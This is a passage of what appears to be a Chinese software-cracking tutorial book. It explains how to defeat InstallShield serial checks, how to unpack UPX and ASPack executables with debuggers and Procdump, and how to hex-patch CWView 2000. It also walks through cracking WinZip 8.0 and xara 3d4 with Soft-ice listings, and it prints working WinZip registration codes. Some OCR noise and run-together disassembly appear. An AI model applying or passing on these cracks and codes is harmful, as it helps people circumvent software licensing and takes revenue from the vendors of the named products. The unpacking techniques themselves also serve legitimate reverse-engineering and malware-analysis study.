正如您所知道的那样,现在的好些软件都使用了InstallShield 5.0来进行了压缩打包,而且其中许多还含有先检测输入序列号以判断是否允许进行解压缩的脚本过程。对于这些情况,您只要简单地用Icomp.exe这个程序解开Data.z或诸如此类的文件便跳过了安装检测序列号的过程。现在高版本的InstallShield虽不会让我们这么轻易得手,但也复杂不到哪儿去。

新版的InstallShield 5.0可以生成包含已编译安装脚本的Setup.ins文件。既然许多安装过程

都是通过脚本控制来检测序列号，那么……岂不就可以偷梁换柱地使用一个空白的已编译脚本文件来替换掉检测序列号的过程？

我们可以这样做：

1. 运行 InstallShield Pro 5 (可以去 <http://www.dejanews.com/> 通过查找关键字 “Install Shield” 来找 InstallShield 的 FTP 站点以下载这个 Install Shield Pro 5)

2. 建立一个新安装项目，里头就只要一个文件就行，别管它是什么。

3. 编译安装项目，在 “c:\myinstallations\ProjectX\media\disk1\...” 下会生成一大堆文件。

4. 把其中的 Setup.ins 复制出来放到一个安全的地方，以后您会用到它。

5. 如果您碰上了基于 InstallShield 5 的安装程序而且又要您输入序列号时，您就可以把您生成的那个 Setup.ins 复制过来覆盖掉原来的 Setup.ins 即可。

当然，如果已编译的脚本中包含了许多复杂的安装信息而且又很重要、不容这样简单地跳过时，这种方法就没多大作用了。但不管怎么样，本方法在大多数情况下还是有效的，因为大多数安装过程中



所特有的文件定位信息和要对注册表的改动等信息是保存在DATA1.CAB中，而不是在Setup.ins 里面，这样换掉 Setup.ins 对整个安装过程的影响一般也就微乎其微了。

## 3.3 压缩与脱壳

### 3.3.1 压缩工具介绍

现在的软件是越来越来难对付了，不了解脱壳就无法进行破解。下面就介绍一下软件的壳。

现在脱壳一般分手动和自动两种，手动就是用 TRW2000、TR、Soft-ice 等调试工具对付，对脱壳者有一定水平要求。而自动就稍好些，用专门的脱壳工具来脱，最常用某种压缩软件，都有其他人针对其写的反压缩工具对应，有些压缩工具自身能解压，如 UPX；有些不提供这功能，如：Aspack，就需要 Unaspack。对付，优点在于简单，缺点在于版本更新了就没用了。另外脱壳就是用专门的脱壳工具来对付。最流行的是 Procdump v1.6，可对付目前各种压缩软件的压缩档，如：ACDSee3.0 脱壳。

当然手动脱壳很是应熟练掌握，这样您以不变



对万变，可以横扫千军了。建议有一点破解基础的朋友还是快点熟悉 TRW2000，用它比 Soft-ice 效率更高，并且目前很少有软件对 TRW2000 设防，而 Soft-ice 就不同了，树大招风呀，很多软件都对它设防，虽然目前有补丁可以减少这一情况，但还是不方便，不信您装载 Soft-ice 后运行 Aspack 后看看有什么反应。要掌握 TRW2000 可以参考工具篇中对其的介绍。

要脱壳就应先了解常用压缩工具有哪些，这样知己知彼，如今越来越多的软件商喜欢用压缩方式发行自己的产品，如 The bat! 用 UPX 压缩，ACDSee 3.0 用 Aspack 压缩等。它有以下因素：

一是：如今微机的性能好，执行过程中解压使人感觉不出来，用户能接受。

二是：压缩后软件体积缩小，在当今英特网普及的今天，便于网络传输。

三是：针对破确者，增加破解的难度，

我们平时接触的压缩工具如 winzip，RAR 等可压缩任何文件，但压缩后的文件不能直接执行，跟我们今天谈的不一样。我们对付的是 exe 压缩软件，就是专门压缩 Win9X 下的 PE 格式 exe 文件，当然有些也能压缩 dll 文件。用它压缩的文件就是体积缩小，别的性质没改变。还是 exe 文件，仍可执行，只

是运行过程和以前不一样了。压缩工具把文件压缩后，在文件开头一部分，加了一段解压代码。执行时该文件时，该代码先执行解压还原文件，不过这些都是在内存中完成的，由于微机速度快，我们基本感觉不出有什么不同。手动脱壳关键就是找到解压结束后准备跳到正常exe文件执行的那个关键点，在TRW2000下环境下用相关命令操作即可脱壳，如：pedump+自定文件名，即可。一般调试经验时注意代码前的地址有一突变。

Win9X下的 PE 格式exe压缩软件和DOS下的exe压缩不同，Win9X的exe文件的压缩率一般都不是很高，压缩率一般都是在50%左右，而不是像DOS下的exe那样，情况理想的话压缩率达到20%也是常有的事。这是由两种exe文件构造的不同而产生的，或者以后的Win9X的exe文件压缩软件可以把压缩率再提高点，但是很难达到像DOS下那样的压缩率。一般常见有以下几种：

WWPACK32 PE-PACK; PETITE; NEOLITE; ASPACK; UPX等压缩文件。其中压缩率最高的是UPX文件；而ASPACK无论是在压缩率、速度、兼容性、操作等各方面都同样有过人之处的压缩软件。

大家完全可以用上述工具压缩一exe文件，再脱

脱壳，其中 Aspack 有中文界面，不过您不要为了节省硬盘工具，在您的硬盘到处压缩 exe 和 dll 弄不好会出麻烦的，最好备份一下。

### 3.3.2 手动脱壳

实例介绍一下手动脱壳最简单的情况，我们平时碰到最多的 exe 压缩工具是 UPX、ASPACK 等，在这里我们用 UPX 来压缩 Windows 自带的记事本程序，然后手动将其脱壳。

UPX 版本: UPX V1.01

原文件: Notepad 34K

用 UPX 压缩后: Notepad-upx 16K

由于现在 Procdump 暂停升级，因此您用 Procdump 是不能自动脱这些新版 UPX 压缩软件的壳，但我们手动脱壳后，可自己写 Procdump 脚本命令，使它升级。

我们来分析一下用 UPX 压缩后的记事本程序运行情况，UPX 压缩时在记事本程序前加了一段自解压代码，记事本程序运行时，首先就运行这自解压代码，这段代码按一定算法，将压缩过的记事本程序在内存解压，直到将记事本程序完全解压，跳到记事本程序代码处（这个地方就是入口点），然后从这

里开始正确运行记事本程序。此时解压后的记事本程序代码全部完整存在内存里，我们可用相关工具将其全部复制保存到一文件，再将这文件运行的入口点修正，程序就可完全运行了。这就手动脱壳最基本的情况。

因此手动脱壳关键是找到入口点，不然就不能得到完整的解压程序代码。找入口点可依据如下原则：决大多数PE加壳程序在被加密的程序中加上1个或多个段。所以看到一个跨段的JMP就有可能了。UPX用了一次跨段的JMP，ASPACK用了两次跨段的JMP。就是您一步步跟踪时会看到代码有一突跃，一般再跟据领空文件名的变化，就能确定入口点了。

下面我们以一个实例说明

一、分析是用何软件压缩（假设开始我们不知是用什么软件压缩的）

一般拿到这软件后，可用工具gtw、TYP32、FileInfo等侦测文件类型的工具来看看是何种软件压缩的，在这我们以FileInfo为例，把Notepad-upx复制到工具软件目录下，在资源管理器下双击FileInfo，再按回车，您将看到报告出来：告诉您这是UPX1.01压缩的软件。

或您用Procdump工具，运行Procdump后，点

击 PE Editor 按钮, 选上 Notepad-upx 文件, 再点击 Sections 按钮, 您会看到 Sections informations 对话框里, Name 那项有 UPX0、UPX1, 这表明是用 UPX 压缩的。

## 二、用 TRW2000 来脱壳

### ①手动找入口点

运行 TRW2000 装载 Notepad-upx, 然后 Load, 您将中断在主程序入口处: 此时按 F10、F7 (程序执行到光标行, 用来走出循环) 一直向前走, 注意此时领空会是: NOTUPX!UPX1+2xxx. 直到您来到:

```
0137:40ddbe popa
```

```
0137:40ddf jmp 00401000 <-此行已完全解压  
结束, 将要跳到记事本程序入口点执行程序。
```

```
.....
```

```
0137:401000 push ebp <-完全解压后的记事  
本程序第一行
```

好了, 基本大功告成, 在 0137:401000 一行, 执行命令 makepe 文件名或 pedump 文件名。就这样脱壳成功。

makepe 命令含义: 从内存中整理出一个指令名称的 PE 格式的 exe 文件, 当前的 EIP 将成为新的程序入口, 生成文件的 Import table 已经重新生

成过了。生成的PE文件可运行任何平台和微机上。

pedump命令含义：将PE文件的内存映像直接映像到指定的文件里。生成的文件只能在本机运行，不能在其他系统平台或微机运行。

您也可用Procdump来配合脱壳，在137:401000一行，执行suspend命令挂起程序。然后就回到Windows下，运行Procdump文件，在Procdump的左上窗口中，在Task一列找到Notepad-upx.exe，然后在此行点击右键，选择DUMP (FULL)，将内存中的记事本程序以另一文件名存盘。然后点击PE Editor按钮，选上您刚脱壳的文件，会出现一窗口，在Entry Point (入口点) 一项填上程序入口点，这里是00401000，然后点击OK存盘，即可。注：在此例Dump (Full)的入口点刚好是00401000，在大多数情况下，均要手动修正。这样处理后，程序脱壳成功。此时您可在Procdump选上刚才的记事本程序，点击右键，用Kill Task命令关闭记事本程序。

## ②用PNEWSEC命令找入口点

运行TRW2000装载Notepad-upx，然后Load，您将中断在主程序入口处。执行命令PNEWSEC，稍等就会停在入口点，剩下的和上面一样，但有时用这命令对一些程序无效，就不得不用手动来找入口点了。

PNEWSEG 运行直到进入一个 PE 程序内存的新的 section 时产生断点。

### 三、用 Soft-ice 来脱壳

①用 Soft-ice 找入口点，只有靠手动来找了，方法同 TRW2000 一样，来到：

```
0137:40ddf jmp 00401000
```

现在这一行，键入以下命令：

```
a eip (然后按回车)
```

```
jmp eip (然后按回车)
```

按下 F5

这样将改变 0137:40ddf 行的代码。您会注意到在键入“jmp eip”并按下回车后，40ddf 的指令现在是一个 jmp。这将有效地使程序“暂停”(有点类似 TRW2000 的 suspend 命令)。按下 F5 使您回到 Windows，您就可以 dump 已经脱壳的程序到您的硬盘了。剩下的就和上面 TRW2000 操作一样了。

### ②用 Icedump 来配合 Soft-ice 和 Procdump

装载 Soft-ice 后，在 Icedump 的目录里执行您相应版本的 Icedump(这里我的 Soft-ice 是 4.05 版，选上 Win9x 目录下 405 目录，运行 icedump.exe)。

再运行 Procdump32，从主菜单中选择“Option”，选中“Rebuild new import table”重建 import 表，

这样生成的 PE 文件就会重建，类似于 TRW2000 的 makepe 命令。在上一节用 Procdump 自动脱壳时，也要选上这一项。

再点击 Procdump 其中的“Bhrama Server”，OK，就别管它了。（注意：AutoFixPE 要选上）

再用 Soft-ice 的 Symbol Loader 装载 Notepad-upx 来到：

0137:401000 push ebp <- 您停在这，下命令“PAGEIN B Procdump32 - DUMPER SERVER”脱壳。

下命令后，来到 Windows 环境下，在 Procdump 里会跳出一个对话框，以另一文件存盘，至此脱壳成功。

您每次下“PAGEIN B Procdump32 - DUMPER SERVER”这命令也麻烦了，您可在 Soft-ice 目录下的 winice.dat 里加上一行：F3=“PAGEIN B Procdump32 - Dumper Server;”以后按 F3 就可执行这命令。

（注：这是 icedump 6.015 的命令，在 6.16 版本后命令完全不同，而是 F3=“/BHRAMA Procdump32 - Dumper Server;”）

#### 四、小结

①您会发现脱壳后的软件比压缩前的大了些多，



这没关系只要程序能正常运行即可。那判断脱壳成功的依据是什么呢？您在调试工具下（Soft-ice 或 TRW 2000）看到程序任何一处的机器码同用 W32DASM 反汇编出来看到的机器码一样，那么恭喜您脱壳成功了。

②问：有些程序脱壳后用 W32DASM 不能反汇编？

您可用 ProcDump 的 PE Editor 把脱壳后的文件的 text 或 code section 的 Characteristics 改为 E0000020，再反汇编就可以了。

③问：部分脱壳后的 exe 文件如何再压缩，用 UPX，PELITE，PECOMPACT 等都说错。

不能被压缩多是无效的 Relocations、Relocations 存放程序重定位信息。Win9x 下一般不需要用到重定位，但 NT 下就一定要用到，这是令到脱壳的程序在 NT 下不能运行的原因。用 Procdump 修改脱壳程序 Relocations rav/size 为 0 就可压缩。需要在 NT 下运行就把对应的 .reloc 段的 rav/size 填上即可。

④问：在 TRW2000 里下命令 makepe、suspend、A 等，怎么无效？

您用的是 Demo 版，注册即可。



### 3.3.3 侦测与剥 CWView 2000 的壳

一、侦测与剥壳软体如下：

1、TYP 这是一个能侦测您的软体是被哪一种（壳）给加密了（就好像侦测您的文件档是被 zip、rar、arj 哪一个给压缩了一样，如果连被哪种软体加了壳都不知道，那要剥壳就很难了。

2、Procdump 1.5 这是剥壳工具，可剥许多已知壳、未知的 forWin32 的壳。

3、要软件对象 CWView 2000 (Vers4.1)

二、用 TYP 测试 CWView2000 是被哪种壳给加密了

1、首先，您要把您下载来的 TYP 先解压缩到某个目录（假设 c:\try）

2、再来，把 CWView 2000 的主程式 CWView32.exe，由 c:\cwv2000 下拷贝到上面讲的目录（c:\try），接下来，从 Win9X 开一个 DOS 视窗，并且切换到 c:\try 目录下，然后键入 typ3 cwview32.exe

3、过几秒以后，直接跳到最后一行，会发现 ASPACK/SolodovnikovAlexy[1.07b] 这行。

从此可看出 CWView2000 是用 ASPACK 1.07b 来加密的。那要脱壳就简单了，去找一个专门脱 ASPACK

1. 07 的软体不就得了。

没错,不过在这里用的是目前全世界最强的,拨壳机Procdump来剥壳。

三、用Procdump 1. 50 来剥ASPACK 1. 07b 的壳

1、首先,当然也是把Procdump解压缩到刚刚的目录(C:\TRY)

2、执行Procdump, 您会看到一个的视窗:

3、按下 Unpack

4、由刚刚 TYP 侦测得知, CWView2000 是用 Aspack 1. 07b 加的壳, 所以理所当然的我们要选择 [Aspack<108], 选好后, 按下 OK (注意: 要选对, 选错会做成剥不出来 )

5、此时, ProcDump 会要求您开启您要剥壳的执行档, 当然, 我们要把路径指到 c:\try\cwview32.exe

6、紧接著马上会出现如下的视窗, 此时, 千万不要按下“确定”。稍微等一下, 有耐心一点, 您将马上就会看到CWView2000被呼叫执行了, 此时, 将视窗切换至CWView, 随便使用一二个功能, 然后在不要关掉CWView2000之下, 按下“确定”按钮。(这个按钮是当程式完全被载入以后, 才要按按键)。

上面这个步骤很重要, 如果心急乱按或乱关, 您



就得重来了。

7、按下〈确定〉没有多久后，会出现下面的视窗，并且此时Cwview会自动被关掉，然后开始剥壳运算，当出现 Step by step analyzis activated ... 时，过不久，Prucdump 就会要求您键入要输出的档名，这里举例成unshell.exe，此时，也代表剥壳成功。

三、试试看剥壳了以后的CWView32.exe可不可以

您可以自己执行看看或许您也可以比较一下剥壳与未剥之间的差别，您将发觉：没有剥壳的CWView32只有602kb，但是剥壳后，竟然高达1634kb。很惊人的压缩率吧！（所以加密或加壳的确有存在的必要，就好像压缩一样，可以帮助人们节省很多硬碟空间）

四、试试看剥壳了以后的CWView32.exe可不可以修改成注册版

您可以用16位元编辑器，打开刚刚剥壳后的档案(Unshell.exe)，然后

寻找 C60520864F0001

改成 0

找到后，也可以改了。这样就不用使用外挂的

动态破解C软体PPATCHER了！

可不可以把刚刚修改完成的 Unshell.exe再把它加壳，让它变的小一点。当然可以，只要您有加壳软体，还等什么，赶快做。

从这次的破解过程中您会发现：

1、如何使用 TYP 来侦测壳，与如何使用 史上最强的procdump来剥壳。

2、要剥壳，其实并不难，只要 TYP 侦测得出来、procdump 有列表的，都很简单。

要注意的是：

（1）当您发现 TYP 的回报是 Unknow 时候，别慌，procdump 也可以针对未知的壳作剥壳的运算，只要选择 \*\*unknow\*\* 就可以啦，不过成功率当然降低许多。

（2）为什么要介绍 Procdump？因为它可以外挂 Script.ini 来增加剥壳的能力。也就是您可以自己用 sice 追某个被不知名加密软体给加壳的软体，然后纪录起相关的资料，再交由 Procdump 来把记忆体的内容（dump）存起来。

3、TYP 是目前世界上侦测壳、压缩资料，能力最强的软体，要善用，您可以在下面本书光盘中找到。



4、Procdump是目前世界上最强的拨壳软体，您可以剥已知道的壳外，还可以剥许多未知的壳。更可以以手动的方法，增强其剥壳能力(可惜的是，它只支援Win32的软体，Win16与DOS的他都不支援)，您可以在下面的本书光盘中找到。

## 第四章 破解实例

### 4.1 软件破解

#### 4.1.1 破解Winzip8.0

Winzip是大家都很熟悉的压缩/解压工具,只要您使用Windows,就离不开Winzip,装机必备工具!虽然Winzip是个非常实用的工具,但它却是个免费的共享软件,不注册也一样使用,只是会出现一个未注册的画面而已。它对注册码的保护并不复杂,以它为破解对象,从而了解破解的基本过程。

程序名: Winzip(本书光盘附)

版本: V8.0 (3105)

大小: 1,230KB

运行平台: Windows 95/98/NT/2000

保护方式: 注册码

破解方式: 注册码破解

破解难度: 容易

破解步骤:

1、用Soft-ice载入Windows(通过Ctrl+D来检查Soft-ice是否已经准备好,按F5退出Soft-ice);

2、运行 Winzip，选择“help”下的“Enter Registration Code……”；

3、在“Name:”中输入: back(随意),“Registration #:”中输入: 12345678 (随意)；

4、用 Ctrl+D 呼出 Soft-ice, 选取万能断点: bpx hmemcpy, 按 F5 返回到 Winzip；

5、在 Winzip 中选择“OK”，很快程序就被 Soft-ice 拦截下来(因为我们设置了断点 bpx hmemcpy, 当在 Winzip 中选择“OK”时，Winzip 会通过 hmemcpy 这个功能去取我们输入的名字“Back”和注册码“12345678”，Soft-ice 检测到 hmemcpy 被调用，于是就中断 Winzip 的运行，停留在 Winzip 中调用 hmemcpy 的地方)；

6、用 bd \* 暂停刚才设置的断点 bpx hmemcpy (为什么要暂停断点 bpx hmemcpy 呢？因为我们的目的是要在 Winzip 取名字和注册码的时候中断它的运行，但是 bpx hmemcpy 这个断点并不是针对 Winzip 才有效的，计算机里运行的程序都可能会随时调用它。由于我们在 Winzip 中刚输入名字和注册码后设置断点 bpx hmemcpy，此时 Winzip 会马上去取我们输入的名字和注册码，所以我们能确保是中断在 Winzip 程序中，通过 bd \* 这个命令暂停断点 bpx



hmemcpy，能够防止解密时被其他不相干的程序中  
断，影响解密的正常进行)；

7、按F12键9次，返回到Winzip的领空（因为  
刚才Soft-ice中断在hmemcpy中，这是Windows系  
统区域，不能更改的，Winzip仅仅是调用这个功能  
而已，所以我们必须要返回到Winzip程序中才有  
用），来到下面的地方：

.....

0167:00407F6D Call [USER32!GetDlgItemTextA]

0167:00407F73 PUSH EDI ← - 程序停留在这里，  
EDI指向“kalone”

0167:00407F74 Call 0043F89A

0167:00407F79 PUSH EDI

0167:00407F7A Call 0043F8C3

0167:00407F7F POP ECX

0167:00407F80 MOV ESI, 0048CDA4

0167:00407F85 POP ECX

0167:00407F86 PUSH 0B

0167:00407F88 PUSH ESI

0167:00407F89 PUSH 00000C81

0167:00407F8E PUSH EBX

0167:00407F8F Call [USER32!GetDlgItemTextA]



0167:00407 F95 PUSH ESI ← -ESI 指向  
“12345678”

0167:00407F96 Call 0043F89A

0167:00407F9B PUSH ESI

0167:00407F9C Call 0043F8C3

0167:00407FA1 CMP BYTE PTR [0048CD78],  
00 ← - [0048CD78] 指向 “kalone”

0167:00407FA8 POP ECX

0167:00407FA9 POP ECX

0167:00407FAA JZ 00408005

0167:00407FAC CMP BYTE PTR [0048CDA4],  
00 ← - [0048CDA4] 指向 “12345678”

0167:00407FB3 JZ 00408005

0167:00407FB5 Call 00407905

0167:00407FBA TEST EAX,EAX

0167:00407FC3 JZ 00408005

.....

8、我们从调用 hmemcpy 的系统区域中返回到 Winzip 领空时，程序停留在 0167:00407F73 PUSH EDI 上，看看它上面的那条指令 0167:00407F6D Call [USER32!GetDlgItemTextA]，这个 Call 就是我们输入数据的程序，也就是这个 Call 让我们用 bpx

hmemcpy 将 Winzip 拦截了下来。既然 Winzip 用这个 Call 去取输入的东西，那么调用之后肯定会返回结果的，让我们来看看：用 D EDI，观察 Soft-ice 的数据区，您会看到 EDI 指向的内存区域的内容是我们输入的名字“back”：

9、从程序中可看出，下面不远的地方还有一个同样的地方调用 USER32!GetDlgItemTextA，既 0167:00407F8F Call [USER32!GetDlgItemTextA]这一行。按 F10 键多次，走到这个 Call 的下一句停下，既程序停在 0167:00407F95 PUSH ESI 这条指令上，用 D ESI，同样的我们可以看到 ESI 指向的内存区域的内容是我们输入的注册码“12345678”。现在 Winzip 已经我们将输入的名字和注册码都取到，让我们来看看它下一步要做什么？

10、继续按 F10 多次，当程序走到 0167:00407FA1 CMP BYTE PTR [0048CD78],00 时停下来，这条指令将内存 0048CD78 中的数据 and 00 比较，然后根据比较结果判断程序走向。用 D 0048CD78，观察 Soft-ice 的数据区，我们可以看到 0048CD78 中的数据是“Back”，现在我们知道这条指令的作用是判断我们输入的名字是否为空，如果没有输入任何东西，程序将会跳到 00408005 去；同样的，按 F10 走

到 00407FAC CMP BYTE PTR [0048CDA4],00 这行停下,然后用 D 0048CDA4, 可以看到 0048CDA4 中的数据是“12345678”。因为我们输入了名字和注册码,所以程序不会跳到 00408005 去,程序检查输入的名字和注册码,如果任何一个没有输入(既其值为 00),程序都会跳到 00408005 去,由此我们应该想到 00408005 很可能就是显示出错的地方,即当程序走到 00408005 的时候,表示输入的名字和注册码是错误的:

11、按 F10 两次来到下面的那个 Call 00407905 (因为程序刚才停在 0167:00407FAC CMP BYTE PTR [0048CDA4],00 上):

.....

0167:00407FB5 Call 00407905 ←- 程序停留在这里

0167:00407FBA TEST EAX,EAX

0167:00407FC3 JZ 00408005

.....

程序判断输入的名字和注册码是否为空后调用 Call 00407905, 这个 Call 将结果返回到 EAX 中,程序根据 EAX 值判断走向。从程序可以知道,如果 EAX 的返回值是 0,则程序会跳到 00408005,就是

刚才我们判断是有问题的地方。那么这个 Call 倒底藏着什么猫腻呀？现在还不是很清楚，接着按 F10 两次来到 JZ 00408005 停下。现在看看 Soft-ice 中的零（即 Z）标志位，其值是零，所以程序将会跳到 00408005 去，我们姑且按 F10 跳到 00408005 去看个究竟：

.....

0167:00408005 Call 004082A6 ← - 程序停留在这里

0167:0040800A PUSH 0000028E

0167:0040800F Call 0043F5ED

0167:00408014 PUSH EAX

0167:00408015 PUSH EBX

0167:00408016 PUSH 3D

0167:00408018 Call 00430025 ← - 出现错误框

0167:0040801D ADD ESP,10

0167:00408020 INC DWORD PTR [00487AF8]

0167:00408026 CMP DWORD PTR [00487AF8],03 ← - 判断错误次数是否到了 3 次？

0167:0040802D JNZ 0040812C

0167:00408033 PUSH 00

```
0167:00408035  PUSH  EBX
0167:00408036  Call   [USER32!EndDialog]
0167:0040803C  JMP    0040812C
```

.....

12、一直接 F10 走过 0167:00408018 Call 00430025,这是程序蹦出一个窗口,警告 Incomplete or incorrect information(不完整或不正确的信息),程序走到这里就已经很明朗了:如果程序在前面的时候跳到 00408005 来,就表示输入的名字和注册码是错误的,所以刚才的那个 0167:00407FB5 Call 00407905 一定也是比较输入的注册码是否正确的地方,也就是里面肯定有将我们输入的注册码和正确的注册码相比较的地方,所以我们要进入 Call 00430025 里去看看。如果继续往 Call 00430025 下面的语句看的话,您会看到下面的几句:

```
0167:00408020  INC    DWORD PTR
[00487AF8]
```

```
0167:00408026  CMP    DWORD PTR
[00487AF8],03
```

```
0167:0040802D  JNZ    0040812C
```

程序先将内存 00487AF8 处的值加 1 (其初始值为 0,可以在这条语句前用 D 00487AF8 查看),然

后比较是否是 3，如果不是就跳到 0040812C，如果是则执行后面的 0167:00408036 Call [USER32!EndDialog]，其作用就是关闭对话框，也就是我们输入名字和注册码的窗口。由此我们可以看出此处程序的作用是检查错误输入名字、注册码的错误次数是否已经到了 3 次，如果到了 3 次，则关闭对话框，不允许再输入；如果少于 3 次，可有机会再次输入名字和注册码。

13、重复前面的步骤 1 到 11，让程序停在 0167:00407FB5 Call 00407905 上，然后按 F8 进入这个 Call 里面去：

.....

0167:004079D5 PUSH EBP

0167:004079D6 PUSH EBP,ESP

0167:004079D8 SUB ESP,00000208

0167:004079DE PUSH EBX

0167:004079DF PUSH ESI

0167:004079E0 XOR ESI,ESI

0167:004079E2 CMP BYTE PTR  
[0048CD78],00

0167:004079E9 PUSH EDI

0167:004079EA JZ 00407A8A



.....

14、按F10键N次，一直来到下面的地方停下：

.....

0167:00407A91 LEA EAX,[EBP-0140] ←-

程序停留在这里

0167:00407A97 PUSH EAX

0167:00407A98 PUSH EDI ←- EDI指向输入  
的名字“kalone”

0167:00407A99 Call 00407B47 ←-计算注册码

0167:00407A9E MOV ESI,0048CDA4

0167:00407AA3 LEA EAX,[EBP-0140]

0167:00407AA9 PUSH ESI ←- ESI指向输入  
的注册码“12345678”

0167:00407AAA PUSH EAX ←- EAX 指向  
正确的注册码“5CFC0875”

0167:00407AAB Call 004692D0

0167:00407AB0 ADD ESP,10

0167:00407AB3 NEG EAX

0167:00407AB5 SBB EAX,EAX

0167:00407AB7 INC EAX

0167:00407AB8 MOV [00489FDC],EAX

0167:00407ABD JNZ 00407B27



```
0167:00407ABF  LEA    EAX,[EBP-0140]
0167:00407AC5  PUSH   EAX
0167:00407AC6  PUSH   EDI ← - EDI 指向输入的名字 “kalone”
0167:00407AC7  Call   00407BE4 ← - 计算注册码
0167:00407ACC  LEA    EAX,[EBP-0140]
0167:00407AD2  PUSH   ESI ← - ESI指向输入的注册码 “12345678”
0167:00407AD3  PUSH   EAX ← - EAX 指向正确的注册码 “23804216”
0167:00407AD4  Call   004692D0
0167:00407AD9  ADD     ESP,10
0167:00407ADC  NEG     EAX
0167:00407ADE  SBB     EAX,EAX
0167:00407AE0  INC     EAX
0167:00407AE1  MOV     [00489FDC],EAX
0167:00407AE6  JNZ     00407B27
```

.....

15、大家一定会问：为什么会在这里停下，而不是在其他地方呢？因为在前面的程序中已经用 D \*\*\* 看过了，没有发现什么可疑的。

按 F10 走到 0167:00407A99 Call 00407B47

处，用 D EAX 和 D EDI 观察其里面是什么？可以看到 EDI 指向我们输入的名字“kalone”，EAX 指向的内存区域没有什么特别的数据。紧接着下面的 Call 00407B47 会对“Back”进行一些处理，具体的我们还不知道，继续往后走：

16、按 F10 走到 0167:00407AAB Call 004692D0 这一句，然后用 D ESI 和 D EAX 查看内存中的数据，可以看到 ESI 指向我们输入的注册码“12345678”，而 EAX 指向另外一串字符“5CFC0875”。不用说，十有八九这就是正确的注册码了，赶紧把它写在纸上吧！继续往下走，我们会在下面的地方紧接着发现另外一个类似程序段，从而得到另外一串码“23804216”：

17、验证注册码：按 F5 返回 Winzip，选择注册，输入名字“Back”和注册码“5CFC0875”或“23804216”。然后您看到了什么？注册成功的画面出现，直接确认即可。

18、现在我们知道 Call 00407B47 这条语句的作用是根据我们输入的名字来计算正确的注册码，然后和我们输入的注册码比较，看两者是否相等。处理后事：最后别忘了用 Ctrl+D 呼出 Soft-ice，然后下命令 BC \* 清除所有断点。

### 4.1.2 破解 xara 3d4

所用工具: Soft-ice405、UEdit32 v5.0

xara 3d4 是一个非常不错的 3D 字体制作工具,  
下载网址: <http://www.newhua.com.cn/down/xara3d4n.exe>

前言: 这个程序的注册码运算过程比较烦, 但它又并不是每次启动都运算一次,

因此可采用强迫跳过的方法注册。

启动 xara3d4, 选择注册, 随便输入注册码 ctrl+d 打开 Soft-ice, 键入 bpx hmemcpy, 点击 unlock, 拦下后下 bd \* 清断点开始按 F12, 直到这里:

```
0137:00497944E88C100000Call004989D5
0137:00497949EB02JMP 0049794D *we are here*
0137:0049794B33C0XOR EAX,EAX
0137:0049794DC20400RET 0004
0137:0049795083EC10SUB ESP,10
0137:0049795353PUSHEBX
0137:0049795455PUSHEBP
0137:0049795556PUSHESI
0137:0049795657PUSHEDI
0137:004979576A01PUSH01
```



0137:0049795933FFXOR EDI,EDI

0137:0049795BF644242804TESTBYTE PTR

[ESP+28],04

开始按 F10 小心走，直到这里：

0137:0041F6ACE85F24FEFFCall00401B10

0137:0041F6B183F801CMP EAX,01

0137:0041F6B40F851E020000JNZ 0041F8D8

0137:0041F6BA8B842444010000MOV

EAX,[ESP+00000144]

0137:0041F6C18378F807CMP DWORD PTR

[EAX-08],07\*对比注册码是否7位\*

0137:0041F6C50F85FF010000JNZ 0041F8CA \*

不是就跳去失败\*

0137:0041F6CB0FBE10MOVSB EDI,EDI

PTR [EAX]

0137:0041F6CE52PUSHEDI

0137:0041F6CFE814CD0500Call0047C3E8 第 1

次对比

0137:0041F6D483C404ADD ESP,04

0137:0041F6D785C0TESTEAX,EAX

0137:0041F6D90F84EB010000JZ0041F8CA 跳

了就完了



0137:0041F6DF8B842444010000MOV  
EAX,[ESP+00000144]

0137:0041F6E60FBE4801MOV SX ECX,BYTE  
PTR [EAX+01]

0137:0041F6EA51PUSH ECX

0137:0041F6EBE8F8CC0500Call0047C3E8 第2  
次对比

0137:0041F6F083C404ADD ESP,04

0137:0041F6F385C0TESTEAX,EAX

0137:0041F6F50F84CF010000JZ0041F8CA跳了  
就完了

0137:0041F6FB8B942444010000MOV  
EDX,[ESP+00000144]

0137:0041F7020FBE4202MOV SX EAX,BYTE  
PTR [EDX+02]

0137:0041F70650PUSH EAX

0137:0041F707E8DCCC0500Call0047C3E8 第3  
次对比

0137:0041F70C83C404ADD ESP,04

0137:0041F70F85C0TESTEAX,EAX

0137:0041F7110F84B3010000JZ0041F8CA跳了  
就完了



0137:0041F7178B8C2444010000MOV  
ECX,[ESP+00000144]

0137:0041F71E0FBE5103MOV SX EDX,BYTE  
PTR [ECX+03]

0137:0041F72252PUSH EDX

0137:0041F723E8C0CC0500Call0047C3E8 第 4  
次对比

0137:0041F72883C404ADD ESP,04

0137:0041F72B85C0TESTEAX,EAX

0137:0041F72D0F8497010000JZ0041F8CA跳了  
就完了

0137:0041F7338B842444010000MOV  
EAX,[ESP+00000144]

0137:0041F73A0FBE4804MOV SX ECX,BYTE  
PTR [EAX+04]

0137:0041F73E51PUSHECX

0137:0041F73FE8A4CC0500Call0047C3E8 第 5  
次对比

0137:0041F74483C404ADD ESP,04

0137:0041F74785C0TESTEAX,EAX

0137:0041F7490F847B010000JZ0041F8CA跳了  
就完了

0137:0041F74F8B942444010000MOV  
EDX,[ESP+00000144]

0137:0041F7560FBE4205MOV SX EAX,BYTE  
PTR [EDX+05]

0137:0041F75A50PUSH EAX

0137:0041F75BE888CC0500Call0047C3E8 第 6  
次对比

0137:0041F76083C404ADD ESP,04

0137:0041F76385C0TESTEAX,EAX

0137:0041F7650F845F010000JZ0041F8CA跳了  
就完了

0137:0041F76B8B8C2444010000MOV  
ECX,[ESP+00000144]

0137:0041F7720FBE5106MOV SX EDX,BYTE  
PTR [ECX+06]

0137:0041F77652PUSH EDX

0137:0041F777E86CCC0500Call0047C3E8 第 7  
次对比

0137:0041F77C83C404ADD ESP,04

0137:0041F77F85C0TESTEAX,EAX

0137:0041F7810F8443010000JZ0041F8CA跳了  
就完了



```
0137:0041F7878BC5MOV EAX,EBP
0137:0041F7898BCDMOV ECX,EBP
0137:0041F78BD1E8SHR EAX,1
0137:0041F78D2555555555AND EAX,55555555
0137:0041F79281E155555555AND
ECX,55555555
0137:0041F7988D0C48LEA ECX,[ECX*2+EAX]
0137:0041F79B8B842444010000MOV
EAX,[ESP+00000144]
0137:0041F7A269C915DE7856IMULECX,ECX,5678DE15
0137:0041F7A88A5801MOV BL,[EAX+01]
0137:0041F7AB8A5003MOV DL,[EAX+03]
0137:0041F7AE885C2432MOV [ESP+32],BL
